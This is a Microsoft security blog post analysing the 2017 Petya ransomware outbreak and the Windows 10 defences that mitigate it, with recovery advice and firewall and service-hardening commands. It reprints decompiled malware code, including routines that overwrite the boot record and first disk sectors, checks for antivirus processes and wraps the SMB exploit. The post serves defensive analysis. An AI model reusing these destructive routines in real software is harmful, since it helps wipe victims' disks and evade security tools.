Windows 10 platform resilience against the Petya ransomware attack

blogs.technet.microsoft.com/mmpc/2017/06/29/windows-10-platform-resilience-against-the-petya-ransomware-attack/

June 30, 2017


The trend towards increasingly sophisticated malware behavior, highlighted by the use of exploits and other attack vectors, makes older platforms so much more susceptible to ransomware attacks. From June to November 2017, Windows 7 devices were 3.4 times more likely to encounter ransomware compared to Windows 10 devices.

Read our latest report: ***A worthy upgrade: Next-gen security on Windows 10 proves resilient against ransomware outbreaks in 2017***

The Petya ransomware attack on June 27, 2017 (which we analyzed in-depth in this blog) may have been perceived as an outbreak worse than last month's WannaCrypt (also known as WannaCry) attack. After all, it uses the same SMB exploit used by WannaCrypt and adds a second exploit and other lateral movement methods. However, our telemetry shows a less widespread attack:

- The new Petya variant is highly sophisticated malware, but our telemetry shows it had far less reach than we expected given its worm-like spreading capabilities
- The attack started in Ukraine; when the dust settled, more than 70% of the machines that encountered Petya were in Ukraine
- It managed to spread to machines in other countries but in significantly lower volumes
- The majority of infections were observed in Windows 7 machines

In this follow-up blog entry, we'll discuss platform protection and mitigation in Windows 10 and Windows 10 S. The security configuration and reduced attack surface of Windows 10 S block this attack by default. As we previously discussed in a white paper, Windows 10 Creators Update has next-gen security technologies that help defend against ransomware attacks.




We will also present new findings from our continued investigation, specifically into the boot sector modification behavior of the ransomware.

Windows 10 protection and mitigation

The new Petya ransomware combines multiple well-known techniques for propagation and infection that are not new to security researchers. The noteworthy aspect is that Petya's developer(s) took techniques normally used by penetration testers and hackers, and built a sophisticated multi-threaded automation of these techniques inside a single piece of code.

Such attacker techniques are part of the modern threat landscape and are continuously researched by security teams at Microsoft. Resulting new mitigations, hardening or defensive measures are then integrated into our products and operating systems.


Windows 10 follows this philosophy of continuous mitigation improvements. From our analysis of Petya, we were able to measure the defenses provided by Windows 10. Summarized in the diagram below are how mitigations and security features can help disrupt the different stages of this attack.



Petya's kill-chain diagram with platform defenses able to mitigate or prevent certain techniques in Windows 10

Each mitigation in this diagram is placed on top of the specific malware techniques, which are either fully prevented or mitigated in Windows 10. For an overview and specific details of these mitigations included in Windows 10, see this page. Technical details of how each mitigation can help to block Petya's techniques are listed below:

- Device Guard can enforce strong code integrity policies to allow only trusted signed apps to run. It can thus block the entry vector of Petya (an updater running an untrusted binary) and also the further propagation attempts executing an untrusted DLL, either through PSEXEC or WMI.
- Credential Guard uses virtualization-based security to isolate the LSASS process, so it fully protects from the credential dump executed by Petya using the external Mimikatz-like tool. It also protects the domain credentials stored in the Windows Credential Store. Access tokens exposed in memory can still be leveraged by Petya, but this is a less effective propagation mechanism, and it relies on third-party tools and other processes active in memory while Petya executes.



- Several exploit mitigations such as better KASLR (randomization of kernel), NX HAL and PAGE POOL (non-executable kernel regions) are included by default in Windows 10 Anniversary and Creators Update, and they help mitigate SMB exploits like EternalBlue and EternalRomance. More mitigations like KCFG (control-flow guard for kernel) and HVCI (kernel code-integrity) are automatically enabled with Device Guard to provide additional resistance also to new exploits. Previous blogs discuss in detail how such mitigations were able to help mitigating unknown zero-day exploits, not effective against Windows 10.
- UEFI Secure Boot is the security standard that uses hardware features to protect boot process and firmware against tampering. This protection will stop the dangerous disk encryption executed by Petya with a bootloader. After Petya's forced reboot, a machine with Secure Boot will detect the anomalous bootloader and prevent further execution, containing the damage and preventing the very dangerous encryption of disk sectors leading to a complete loss of data. A machine in this state will be prevented from booting and can be recovered with the regular repair functionality from the Windows USB/DVD media. NOTE: Individual files encrypted by Petya in the limited time before reboot will remain encrypted and must be recovered from backup copies.
- App Locker can also be used to block execution of certain programs (e.g. PSEXEC) or unsigned binaries (e.g. Petya's DLL library) for machines that cannot benefit from Device Guard due to lack of the specific hardware requirements or due to older operating systems not supporting new mitigations (e.g. Windows 7).

Finally, administrators of networks with older operating systems like Windows 7 which do not benefit of modern hardware and software mitigations, may consider deploying some hardened configurations that could help to slow down or remove certain lateral movement techniques. Such hardened configurations may impact legitimate functionality such as file-sharing or remote management and so it needs to be evaluated carefully before deployment.

Block or restrict access to specific IPs for file-sharing services (SMB)

netsh firewall set service fileandprint

netsh firewall set service RemoteAdmin disable

Block remote execution through PSEXEC

FOR /F "usebackq tokens=2 delims=:" %a IN (`sc.exe sdshow scmanager`) DO sc.exe sdset scmanager D:(D;;0x00040002;;;NU)%a

ACL remote WMI access

Limited execution time

The impact of Petya's worm behavior is limited by its design. As part of its execution command, it receives a time that it can run performing lateral movement and exploitation before rebooting the system.

```
push    eax             ; pNumArgs
push    [ebp+lpCmdLine] ; lpCmdLine
mov     [ebp+pNumArgs], edi
call    ds:CommandLineToArgvW
mov     esi, eax
cmp     esi, edi
jz      short loc_10006AD5
cmp     [ebp+pNumArgs], edi
jle     short loc_10006ACE
push    ebx
push    dword ptr [esi]
call    ds:StrToIntW
xor     ebx, ebx
inc     ebx
cmp     eax, edi
jle     short loc_10006A87
mov     int_value_from_command_line_def_60, eax
```

If an argument is not passed, a default of 60mins is assumed. This value is later used to determine the time in the future for the system to reboot.

```
v0 = 0;
GetLocalTime(&SystemTime);
v1 = get_time_gap_for_action_before_reboot();
if ( v1 < 0xA )
  v1 = 10;
v2 = (v1 + 3) % 0x3C + SystemTime.wMinute;
v3 = ((v1 + 3) / 0x3C + SystemTime.wHour) % 0x18;
if ( GetSystemDirectoryW(&Buffer, 0x30Cu) && PathAppendW(&Buffer, L"shutdown.exe /r /f") )
{
  if ( check_OS_version() )
  {
    v4 = L"/RU \"SYSTEM\" ";
    if ( !(global_current_privilege_flag & SeTcbPrivilege) )
      v4 = (const wchar_t *)&null_atr;
    wsprintfW(&v6, L"schtasks %ws/Create /SC once /TN \"\" /TR \"%ws\" /ST %02d:%02d", v4, &Buffer, v3, v2);
  }
  else
  {
    wsprintfW(&v6, L"at %02d:%02d %ws", v3, v2, &Buffer);
  }
```

This means that the threat can only do lateral movement and exploitation of other machines during this limited time. This reduced the reach of the attack, as observed in our telemetry.

Also, the malware's worm code does not persist across reboot; for example, if an infected machine is successfully rebooted, the worm does not run again.

Conditional behavior and boot sector modification

As discussed in our in-depth analysis of the Petya ransomware attack, beyond encrypting files, the ransomware also attempts to infect the Master Boot Record (MBR).

In addition to modifying the MBR, the malware modifies the second sector of the *C:* partition by overwriting it with uninitialized buffer, effectively destroying the Volume Boot Record (VBR) for that partition. The screenshot below shows the code that makes these changes:

```
v0 = CreateFileA("\\\\.\\C:", GENERIC_WRITE, 3u, 0, OPEN_EXISTING, 0, 0);
if ( v0 )
{
  if ( DeviceIoControl(v0, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &OutBuffer, 0x18u, &BytesReturned, 0) )
  {
    uninitialized_lpBuffer = LocalAlloc(0, 10 * OutBuffer.BytesPerSector);// Allocate 10 sector size buffer
    if ( uninitialized_lpBuffer )
    {
      SetFilePointer(v0, OutBuffer.BytesPerSector, 0, 0);
      WriteFile(v0, uninitialized_lpBuffer, OutBuffer.BytesPerSector, &BytesReturned, 0);// Write uninitialized data to trash second sector of VBR
      LocalFree(uninitialized_lpBuffer);
    }
  }
  CloseHandle(v0);
```

It is not clear what the purpose of these modifications are, but the code appears to be buggy – it allocates 10 times the amount of memory it requires. In most modern machines, the VBR on the *C:* partition is not used for booting as there is a separate partition for the boot manager. Generally, for machines running Windows 7 or later that weren't upgraded from XP, the malware's VBR changes are unlikely to have any impact.

During malware initialization phase, this malware maintains a global variable that dictates its behavior. It alters its behavior based on the presence of processes related to certain antivirus applications running in the system.

```
gConfig = 0xFFFFFFFF;
hSnapshot = CreateToolhelp32Snapshot(2u, 0);
if ( hSnapshot != (HANDLE)HANDLE_TYPE_INVALID )
{
  pe.dwSize = 0x22C;
  if ( Process32FirstW(hSnapshot, &pe) )
  {
    do
    {
      *(_DWORD *)process_crc = 0x12345678;
      loop_count = 0;
      curr_process_len = wcslen(pe.szExeFile);
      do
      {
        char_index = 0;
        if ( curr_process_len )
        {
          counter = loop_count;
          do
          {
            byte_ptr = &process_crc[counter & 3];
            v5 = (*byte_ptr ^ LOBYTE(pe.szExeFile[char_index++])) - 1;
            ++counter;
            *byte_ptr = v5;
          }
          while ( char_index < curr_process_len );
        }
        ++loop_count;
      }
      while ( loop_count < 3 );
      if ( *(_DWORD *)process_crc == avp.exe )// A Process belonging to Kaspersky Antivirus
      {
        gConfig &= 0xFFFFFFF7;
      }
      else if ( *(_DWORD *)process_crc == ccSvcHst.exe || *(_DWORD *)process_crc == NS.exe )// Processes belonging to Symantec Antivirus
      {
        gConfig &= 0xFFFFFFFB;
      }
    }
    while ( Process32NextW(hSnapshot, &pe) );
  }
  CloseHandle(hSnapshot);
}
```

Specifically, it looks for names of processes belonging to Kaspersky Antivirus and Symantec Antivirus and alters its behavior if it finds them. Below are the CRC values that threat checks and their corresponding process names.

CRC value	Matching process name
0x651B3005	NS.exe
0x6403527E	ccSvcHst.exe
0x2E214B44	avp.exe

Information controlling threats behavior is stored in a global variable (*gConfig* in the screenshots), which is then used to check during MBR modification.

If Kaspersky Antivirus process is found in the system or if the MBR infection is unsuccessful, the malware then proceeds to destroy the first 10 sectors of the hard drive. The code snippet below shows the threat logic:

```
if ( !(gConfig & 8) || (result = Infect_MBR()) != 0 )
  result = Trash_10_Sectors();
return result;
```

Below snapshot shows threat code that destroys 10 sectors of *\\\\.\\PhysicalDrive0,* including the MBR sector.

```
signed int Trash_10_Sectors()
{
  HANDLE device_handle; // ebx@1
  DISK_GEOMETRY OutBuffer; // [esp+10h] [ebp-20h]@3
  LPCVOID uninitialized_lpBuffer; // [esp+28h] [ebp-8h]@3
  DWORD BytesReturned; // [esp+2Ch] [ebp-4h]@3

  device_handle = CreateFileA("\\\\.\\PhysicalDrive0", 0x40000000u, 3u, 0, 3u, 0, 0);
  if ( !device_handle )
    return 0;
  DeviceIoControl(device_handle, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &OutBuffer, 0x18u, &BytesReturned, 0);
  uninitialized_lpBuffer = LocalAlloc(0, 10 * OutBuffer.BytesPerSector);// Allocate 10 sector size buffer
  if ( uninitialized_lpBuffer )
  {
    DeviceIoControl(device_handle, FSCTL_DISMOUNT_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
    WriteFile(device_handle, uninitialized_lpBuffer, 10 * OutBuffer.BytesPerSector, &BytesReturned, 0);// Trash 10 Scctors
    LocalFree((HLOCAL)uninitialized_lpBuffer);
  }
  CloseHandle(device_handle);
  return 1;
}
```


On the other hand, if Symantec AV process names are found, the threat does not perform SMB exploitation.

```
int __stdcall SMB_exploit(LPCWSTR lpWideCharStr, int a2, int a3)
{
  int v3; // esi@1
  int v4; // edi@1
  LPWSTR v5; // eax@2
  char *v6; // edx@3
  WCHAR v7; // cx@4
  unsigned __int16 v9[260]; // [esp+8h] [ebp-310h]@3
  CHAR MultiByteStr; // [esp+210h] [ebp-108h]@5
  int v11; // [esp+314h] [ebp-4h]@1

  v11 = 0;
  v3 = malware_file_size;
  v4 = malware_file_content;
  if ( gConfig & 4 )
  {
    v5 = PathFindFileNameW(&Mal_file_path_to_use);
    if ( v5 )
    {
      v6 = (char *)((char *)v9 - (char *)v5);
      do
      {
        v7 = *v5;
        *(LPWSTR)((char *)v5 + (_DWORD)v6) = *v5;
        ++v5;
      }
      while ( v7 );
      WideCharToMultiByte(0xFDE9u, 0, lpWideCharStr, -1, &MultiByteStr, 260, 0, 0);
      if ( (inet_addr(&MultiByteStr) != -1 || Ws2_sub_10009683(&MultiByteStr))
        && !Run_smb_exploit(&MultiByteStr, v4, v3, a2, a3, (int)v9, wcslen(v9)) )
      {
        v11 = 1;
      }
    }
  }
  return v11;
}
```


We compared this new ransomware's MBR infection functionality to the original Petya malware. Here are some of our findings:

Although the layout of the code and encrypted data in the sectors following the MBR varies between the two versions, the code itself is functionally very similar. The encryption process is the same: when the malicious MBR starts, it loads additional code from sectors after the MBR, which in turn proceeds to encrypt the Master File Table (MFT). After the encryption process is complete, the user is presented with the following ransom message, which is different from the typical ASCII skull and crossbones shown by the original Petya:



Ransom note from Petya after MBR infection

Interestingly, the first part of the text is the same message used by the WannaCrypt ransomware:



WannaCrypt ransom note

In terms of the malware code itself, there are some differences between the new Petya variant and the original malware. For example, the malware authors changed the constants for the key expansions of the encryption algorithm (Salsa20)— the standard string “expand 32-byte k” was replaced with the custom “-1nvalid s3ct-id”.

Old Petya

```
enter   16h, 0
push    di
push    si
mov     [bp+var_11], 'x' ; expand 32-byte k
mov     [bp+var_10], 'p'
mov     [bp+var_F], 'a'
mov     [bp+var_E], 'n'
mov     [bp+var_D], 'd'
mov     [bp+var_B], '3'
mov     [bp+var_A], '2'
mov     [bp+var_9], '-'
mov     [bp+var_8], 'b'
mov     [bp+var_7], 'y'
mov     [bp+var_6], 't'
mov     al, 'e'
mov     [bp+expand_32_k], al
mov     [bp+var_5], al
mov     al, 20h
mov     [bp+var_C], al
mov     [bp+var_4], al
mov     [bp+var_3], 'k'
xor     di, di
```

New Petya

```
enter   16h, 0
push    di
push    si
mov     [bp+var_11], 31h ; '1' ; -1nvalid s3ct-id
mov     [bp+var_10], 6Eh ; 'n'
mov     [bp+var_F], 76h ; 'v'
mov     [bp+var_E], 61h ; 'a'
mov     [bp+var_D], 6Ch ; 'l'
mov     [bp+var_B], 64h ; 'd'
mov     [bp+var_A], 20h ; ' '
mov     [bp+var_9], 73h ; 's'
mov     [bp+var_8], 33h ; '3'
mov     [bp+var_7], 63h ; 'c'
mov     [bp+var_6], 74h ; 't'
mov     al, 2Dh ; '-'
mov     [bp+var_12], al
mov     [bp+var_5], al
mov     al, 69h ; 'i'
mov     [bp+var_C], al
mov     [bp+var_4], al
mov     [bp+var_3], 64h ; 'd'
xor     di, di
```

The code that is supposed to show the skull and crossbones ransom note is still physically present in the malicious MBR code, but it is only printing empty lines.

The strategy to cause a reboot to trigger the malicious MBR code has also been updated. The original version generated a serious system error by calling *NtRaiseHardError* with code *0xC0000350 (STATUS_HOST_DOWN)*, which forced the machine to reboot. The new Petya variant has also added a function to schedule a task that reboots the machine after a pre-configured number of minutes.

Fake victim ID

Below is the structure of the malware configuration stored by threat at Sector 32 (0x20):

typedef struct

{

BYTE Null;

BYTE SalsaKey[0x20];

BYTE SalsaIV[0x08];

BYTE BitcoinAddress[0x22];

BYTE Empty[0x5E];

BYTE VictimID[0x3C]; // 60 bytes


BYTE Empty2[0x11B];

}

The VictimID shown to the user is randomly generated using *CryptGenRandom()* and does not correspond to the MFT encryption, so the ID shown is of no value and is also independent from the per-drive file encryption ID written on *README.TXT*.

```
result = CryptGenRandom__(&pbBuffer, 60u);
gLastError = result;
if ( result >= 0 )                          // generate random printable data for victim ID
{
  index = 0;
  do
  {
    v2 = *(&pbBuffer + index++) % 0x3Au;
    *(&random_generated_victim_id + index) = a123456789abcde[v2];
  }
  while ( index < 60 );
```

Below is a sample disk sector 32 written by the malware. Unlike the original Petya malware, elliptic curve data is empty.




Boot recovery options

Petya causes some damage to the operating system's boot code. In certain cases, recovery to boot the infected machine to a clean state is possible.

Case 1: If machine is equipped with secure boot + UEFI


If an infected machine shows the message below, it means the threat couldn't hijack the boot process and encrypt MFT. In this case, booting off a clean installation media and performing *Startup Recovery* can fix the issue, and the machine can be booted.



Case 2: If system is non-UEFI, installed with Kaspersky Antivirus, and in a state where boot completely fails

The ransomware attempts to destroy the first 10 sectors of the \\\\.*PhysicalDrive0* if Kaspersky Antivirus is found or if the MBR infection is unsuccessful. Thus, boot process hijack through malicious MBR hasn't been completed so the MFT (Master File table) contents are intact and not encrypted by the threat. In this case, the partition table information is destroyed by the threat. Given that it stores critical information needed in the booting process, a traditional boot repair process may not work. Rebuilding the partition table may require consultation with an expert.

Case 3: if a ransom message like below is seen, recovery is not possible



The image is shown if the machine reboots and the malicious MBR is executed successfully. In this case, it is likely that the malware successfully encrypted the MFT, a vital structure of the NTFS file system. Unfortunately, recovery is not possible, and the machine is not capable of booting anymore. One can take the hard disk to another clean system, use disk recovery tools to recover any recoverable personal files, and reimage the system.

Protection against ransomware attacks

The new Petya ransomware variant we saw this week is significantly more complex than the original. It also improved on WannaCrypt's spreading mechanisms by using a second exploit and adding more propagation methods. These lateral movement capabilities make this ransomware a higher risk for networks with an infected machine. Furthermore, the boot sector modification behavior discussed in this blog gives this ransomware more potential to cause damage to machines.

This Petya outbreak exemplifies the ever-increasing sophistication of ransomware attacks. A multi-layer defense stack is needed to protect computers and networks. At Microsoft, we strive to continuously enhance Windows 10 with next-generation features to protect customers. As described in this blog, Windows 10 has defenses that can mitigate ransomware attacks like Petya.

Windows Defender Antivirus and Windows Defender Advanced Threat Protection allows customers to detect, investigate, and respond to ransomware attacks. For enterprises, Device Guard locks down devices and provide kernel-level virtualization based security. Credential Guard protects domain credentials stored in the Windows Credential Store.

To test how Windows Defender ATP can help your organization detect, investigate, and respond to advanced attacks, **sign up for a free trial**.

Keep your software up-to-date to block threats that attempt to exploit software vulnerabilities to infect machines or spread across networks. Additionally, secure privileged access to protect your network from credential theft.

To know more about security features in Windows 10, read out white paper "Next-gen ransomware protection with Windows 10 Creators Update".

To find mitigation steps specific to this new Petya variant, refer to our blog "New ransomware, old techniques: Petya adds worm capabilities".

Resources

Next-generation ransomware protection with Windows 10 Creators Update: https://blogs.technet.microsoft.com/mmpc/2017/06/08/windows-10-creators-update-hardens-security-with-next-gen-defense/

